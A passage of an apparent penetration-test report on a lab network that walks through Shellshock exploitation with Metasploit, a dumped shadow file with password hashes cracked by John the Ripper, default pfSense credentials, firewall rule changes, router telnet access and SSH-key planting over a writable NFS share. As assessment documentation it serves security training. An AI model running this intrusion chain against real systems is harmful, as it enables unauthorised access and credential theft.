


Figure 3.0.61

Figure 3.0.61 shows a 'cgi-bin' directory visible on Webserver 2. This could be targeted by the Apache Shellshock vulnerability. To establish any vulnerabilities, 'nikto' a vulnerability scanner was run. The full scan can be found in Appendix F.

Figure 3.0.62 nikto scan

Figure 3.0.62 shows the Apache Shellshock vulnerability present on the target. 'MSFconsole' an exploit framework was run to exploit this vulnerability.

```
      =[ metasploit v5.0.65-dev                          ]
+ -- --=[ 1955 exploits - 1092 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > search CVE-2014-6278

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  auxiliary/scanner/http/apache_mod_cgi_bash_env   2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   1  exploit/multi/http/apache_mod_cgi_bash_env_exec  2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   2  exploit/multi/http/cups_bash_env_exec            2014-09-24       excellent  Yes    CUPS Filter Bash Environment Variable Code Injection (Shellshock)

msf5 >
```

Figure 3.0.63 msfconsole search

Figure 3.0.63 shows the search for the Apache shellshock vulnerability.

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.0.242
RHOSTS => 192.168.0.242
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TargetURI http://192.168.0.242
/cgi-bin/status
TargetURI => http://192.168.0.242/cgi-bin/status
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
```

Figure 6.0.64 exploit

Figure 3.0.63 shows the setting of the parameters and the exploiting of the Shellshock vulnerability.

```
meterpreter > cat shadow
root:$6$0eXU40SB$6OSr83r7Wyj051tiHI8zUrTZ5g9H1re9mq3Y7eA.PWPDQeHHrjoTORgWTBwwfOnSmkhaii.H/y3jyWITshGqY0:17436:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:16176:0:99999:7:::
usbmux:*:16176:0:99999:7:::
dnsmasq:*:16176:0:99999:7:::
avahi-autoipd:*:16176:0:99999:7:::
kernoops:*:16176:0:99999:7:::
rtkit:*:16176:0:99999:7:::
saned:*:16176:0:99999:7:::
whoopsie:*:16176:0:99999:7:::
speech-dispatcher:!:16176:0:99999:7:::
avahi:*:16176:0:99999:7:::
lightdm:*:16176:0:99999:7:::
colord:*:16176:0:99999:7:::
hplip:*:16176:0:99999:7:::
pulse:*:16176:0:99999:7:::
statd:*:17410:0:99999:7:::
sshd:*:17410:0:99999:7:::
xweb:$6$HvJ4ty7Q$ebRLuoT0xPVb8PS71lfRWPaNjYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iHO7tCVglL7/IpBgThgmqXePPY7.:17402:0:99999:7:::
meterpreter >
```

Figure 3.0.65 shadow file

Figure 3.0.65 shows the shadow file discovered on Webserver 2 containing hashes of user credentials. This file was copied to the Kali Linux Machine for a dictionary attack against the hashes using ‘John The Ripper’.




Figure 3.0.66 john the ripper

Figure 3.0.66 shows 'John The Ripper' found both the 'root' password of 'apple' and the 'xweb' password of 'pears'. These credentials were then tested using SSH.

Figure 3.0.67 ssh into Webserver 2

Figure 3.0.67 shows a successful connection using the discovered credentials. The 'ifconfig' command was ran to identify if there were any further connections.




Figure 3.0.99 ifconfig against Webserver 2

Figure 3.0.99 shows there were only two connections “eth0” and “lo”. The ‘eth0’ is the connection used to connect Webserver 2 to the network and ‘lo’ is a local loopback connection. There are no further connections on this branch.

Firewall




Figure 3.0.68 port forward add

Figure 3.0.68 shows a port forward being created. This was done to allow the Kali Linux Machine to access the firewall sign-in page.




Figure 3.0.69 pfSense firewall

Figure 3.0.69 shows the Firewalls sign-in page. The default username of 'admin' and password of 'pfsense' (tsmodelschools.in, No Date) was used to sign-in.




Figure 3.0.70 Firewall Groups

Figure 3.0.70 shows the firewall has three groups:

- WAN (Wide Area Network): 192.168.0.234
- LAN (Local Access Network):192.168.0.98
- DMZ(Demilitarised Zone): 192.168.0.241




Figure 3.0.72 Changed rules

Figure 3.0.71 shows that the permissions were modified to allow access for the Kali Linux Machine. This was implemented to allow scanning of the remaining subnets.

192.168.0.96/27

A basic Nmap scan of the 192.168.0.96/27 subnet was then executed.




Figure 3.0.73 Nmap scan of the 192.168.0.96/27

Figure 3.0.73 shows the Nmap scan discovered a host with three open ports:

- Telnet
- HTTP
- HTTPS

Like the other routers on the network. A more detailed Nmap scan with the -O and -sV switches to identify software and services was then ran.

```
root@kali:~# nmap -sV -O 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-12 19:54 EST
Nmap scan report for 192.168.0.97
Host is up (0.0031s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Service Info: Host: vyos; Device: router
```

Figure 3.0.74 Nmap scan with -O -sV switches

Figure 3.0.74 shows 192.168.0.97 as a VyOS router it will be known as Router 4. Router 4 was accessible by using the same credentials as the other routers.

Router 4

```
root@kali:~# telnet 192.168.0.97
Trying 192.168.0.97 ...
Connected to 192.168.0.97.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Oct 21 09:58:58 UTC 2021 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth1             192.168.0.65/27                   u/u
eth2             192.168.0.97/27                   u/u
lo               127.0.0.1/8                       u/u
                 4.4.4.4/32
                 ::1/128
vyos@vyos:~$
```

Figure 3.0.74 Router 4 configuration

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSP
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth2, 02:06:12
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth2, 02:06:12
O   192.168.0.64/27 [110/10] is directly connected, eth1, 02:08:08
C>* 192.168.0.64/27 is directly connected, eth1
O   192.168.0.96/27 [110/10] is directly connected, eth2, 02:08:08
C>* 192.168.0.96/27 is directly connected, eth2
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth2, 02:06:12
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth2, 02:06:12
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth2, 02:06:12
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth2, 02:06:12
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth2, 02:06:13
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth2, 02:06:13
```

Figure 3.0.75 Router 4

Figure 3.0.74 and Figure 3.0.75 show there are two connection to the router:

- Eth1: A Computer on the 192.168.0.64/27 subnet
- Eth2: The firewall and beyond on the 192.168.0.96/27 subnet

192.168.0.64/27

```
root@kali:~# nmap 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-28 15:55 EST
Nmap scan report for 192.168.0.65
Host is up (0.0037s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.66
Host is up (0.0042s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
```

Figure 3.0.76 192.168.0.64/27 subnet

Figure 3.0.76 shows 2 hosts on this subnet:

- 192.168.0.65: Router 4 (previously discovered)
- 192.168.0.66: Computer 5

Computer 5

Running a more detailed Nmap scan with -O and -sV switches

```
root@kali:~# nmap 192.168.0.66 -O -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-12 19:58 EST
Nmap scan report for 192.168.0.66
Host is up (0.0034s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.76 seconds
```

Figure 3.0.77 Computer 5 Nmap scan with -sV -O switches

Figure 3.077 shows Computer 5 is an Ubuntu Linux System with three services running of SSH, RPCBIND and NFS. The NFS share on port 2049 was mounted.

```
Nmap done: 32 IP addresses (1 host up) scanned in 17.55 seconds
root@kali:~# mkdir Desktop/comp66
root@kali:~# mount -t nfs 192.168.0.66 Desktop/comp66
mount.nfs: remote share not in 'host:dir' format
root@kali:~# mount -t nfs 192.168.0.66: Desktop/comp66
root@kali:~# cd Desktop/comp66
root@kali:~/Desktop/comp66#
```

Figure 3.0.78 Computer 5 mount

Figure 3.0.78 shows Computer 5 mounted to The Kali Linux Machine.

```
lrwxrwxrwx   1 root root    30 Aug 13  2017 vmlinuz → boo
root@kali:~/Desktop/comp66# cat .bash_history
mount -n -o remount,rw /
passwd root
exec /sbin/init
root@kali:~/Desktop/comp66#
```

Figure 3.0.79 bash history file

Figure 3.0.79 shows the bash history this identifies that the mount has read/write capabilities allowing for files to be created on the system.




Figure 3.0.81 ssh key generation

Figure 3.0.81 shows the generation of a new SSH key in order to gain access to the system. As no accounts exist on the system a SSH key was written to Computer 5 via the mount.




Figure 3.0.82 ifconfig on Computer 5

